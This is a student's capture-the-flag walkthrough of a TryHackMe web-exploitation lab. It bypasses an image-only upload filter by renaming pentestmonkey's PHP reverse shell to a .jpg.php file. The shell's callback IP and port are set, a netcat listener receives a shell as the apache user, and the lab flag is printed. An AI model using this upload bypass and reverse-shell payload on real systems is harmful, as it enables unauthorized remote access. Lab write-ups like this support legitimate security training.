
DAY 2: Web Exploitation The Elf Strike Back!

Tool used: kali Linux, Firefox

Solution/Walkthrough:

Q1



Kali-Linux-2022.2-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)

10.10.253.61/?id=ODIzODI5MTNiYmYw


Protect the Factory!

If you see any suspicious people near the factory, take a picture and upload it here!

No file selected

Add the given id – <ODIzODI5MTNiYmYw> with the format: <ip address>/?id=<given id>.

Q2




view-source:http://10.10.114.91/?id=ODIzODI5MTNiYmYw

```
<!DOCTYPE html>
<html lang=en>
    <head>
        <title>Protection</title>
        <meta charset=utf-8>
        <meta name=viewport content="width=device-width, initial-scale=1.0">
        <link rel="icon" type="image/x-icon" href="favicon.ico">
        <link type=text/css rel=stylesheet href="/assets/css/lemonada.css">
        <link type=text/css rel=stylesheet href="/assets/css/roboto.css">
        <link type=text/css rel=stylesheet href="/assets/css/auth.css">
        <link type=text/css rel=stylesheet href="/assets/css/lightrope.css">
        <link type=text/css rel=stylesheet href="/assets/css/buttons.css">
        <script src="/assets/js/upload.js"></script>
        <script src="/assets/js/boxfade.js"></script>
    </head>
    <body>
        <ul class="lightrope"><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li><
        <div class=nose></div>
        <main>
            <h1>Protect the Factory!</h1>
            <h2>If you see any suspicious people near the factory, take a picture and upload it here!</h2>
            <input type=file id="chooseFile" accept=".jpeg,.jpg,.png">
            <button tabindex=0 id=coverFile>Select</button>
            <button tabindex=1 id=uploadFile>Submit</button>
            <p id=fileText>No file selected</p>
        </main>

    </body>
</html>
```


Right click on the page, view the page source, examine the input type, it only accepts 3 file types, jpeg ,jpg and png file, which commonly are image files.

Q3



You are not signed in

Please enter your ID as a GET parameter (?id=YOUR_ID_HERE)




Index of /uploads

Name	Last modified	Size	Description
Parent Directory		-	

On the url, enter the common directories such as uploads, resources and so on. Finally found that on <id address>/uploads.

Q4



Forces netcat to stay listening for another connection after its current connection is completed. It is an error to use this option without the -l option. When used together with the -u option, the server socket is not connected and it can receive UDP datagrams from multiple hosts.

-l
Used to specify that netcat should listen for an incoming connection rather than initiate a connection to a remote host. It is an error to use this option in conjunction with the -p, -s, or -z options. Additionally, any timeouts specified with the -w option are ignored.

-N
shutdown() the network socket after EOF on the input. Some servers require this to finish their work.

-n
Do not do any DNS or service lookups on any specified addresses, hostnames or ports.

-O *length*
Specifies the size of the TCP send buffer.

-P *proxy_username*
Specifies a username to present to a proxy server that requires authentication. If no username is specified then authentication will not be attempted. Proxy authentication is only supported for HTTP CONNECT proxies at present.

-p *source_port*
Specifies the source port netcat should use, subject to privilege restrictions and availability. It is an error to use this option in conjunction with the -l option.

-r
Specifies that source and/or destination ports should be chosen randomly instead of sequentially within a range or in the order that the system assigns them.

-S
Enables the RFC 2385 TCP MD5 signature option.

-s *source*
Specifies the IP of the interface which is used to send the packets. For UNIX-domain datagram sockets, specifies the local temporary socket file to create and use so that datagrams can be received. It is an error to use this option in conjunction with the -l option.

-T *toskeyword*
Change IPv4 TOS value. toskeyword may be one of critical, inetcontrol, lowdelay, netcontrol, throughput, reliability, or one of the DiffServ Code Points: ef, af11 ... af43, cs0 ... cs7; or a number in either hex or decimal.

-t
Causes netcat to send RFC 854 DON'T and WON'T responses to RFC 854 DO and WILL requests. This makes it possible to use netcat to script bsdtelnet sessions.

-U
Specifies to use UNIX-domain sockets.


-u
Use UDP instead of the default option of TCP. For UNIX-domain sockets, use a datagram socket instead of a stream socket. If a UNIX-domain socket is used, a temporary receiving socket is created in $TMPDIR unless the -s flag is given.

-V *rtable*
Set the routing table to be used. The default is 0.

-v
Have netcat give more verbose output.

Research and study from here.


Q5


~/Downloads/php-reverse-shell.jpg.php - Mousepad
File Edit Search View Document Help

```
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.18.29.155';  // CHANGE THIS
$port = 443;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
```

downloads the reverse shell. Change the $ip to self ip address, and change the port to 433. After that, change the name of the reverse shell into <php-reverse-shell.jpg.php>. Then upload it to the website.




Index of /uploads

Name	Last modified	Size	Description
Parent Directory		-	
index.jpeg	2022-06-15 13:21	5.1K	
php-reverse-shell.jpeg	2022-06-15 13:58	5.4K	
php-reverse-shell.jp..>	2022-06-15 14:17	5.4K	

```
┌──(1211102058㉿kali)-[~]
└─$ s
s: command not found

┌──(1211102058㉿kali)-[~]
└─$ sudo nc -lvnp 443
[sudo] password for 1211102058:
listening on [any] 443 ...
connect to [10.18.29.155] from (UNKNOWN) [10.10.253.61] 59888
Linux security-server 4.18.0-193.28.1.el8_2.x86_64 #1 SMP Thu Oct 22 00:20:22
 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 14:18:05 up  1:46,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: cannot set terminal process group (823): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4$ 
```

After upload, start listening by type [sudo nc -lvnp 443] in the panel. Wait until it is complete.



```
═══════════════════════════════════════════════════════════════

You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're enjo
ying yourself so far, and are learning lots!
This is all from me, so I'm going to take the chance to thank the awesome @Va
rgnaar for his invaluable design lessons, without which the theming of the pa
st two websites simply would not be the same.

Have a flag -- you deserve it!
THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}

Good luck on your mission (and maybe I'll see y'all again on Christmas Eve)!
 --Muiri (@MuirlandOracle)

═══════════════════════════════════════════════════════════════

sh-4.4$ ^C

┌──(1211102058㉿kali)-[~]
└─$ 
```

When finished, the flag is revealed. Catch the flag.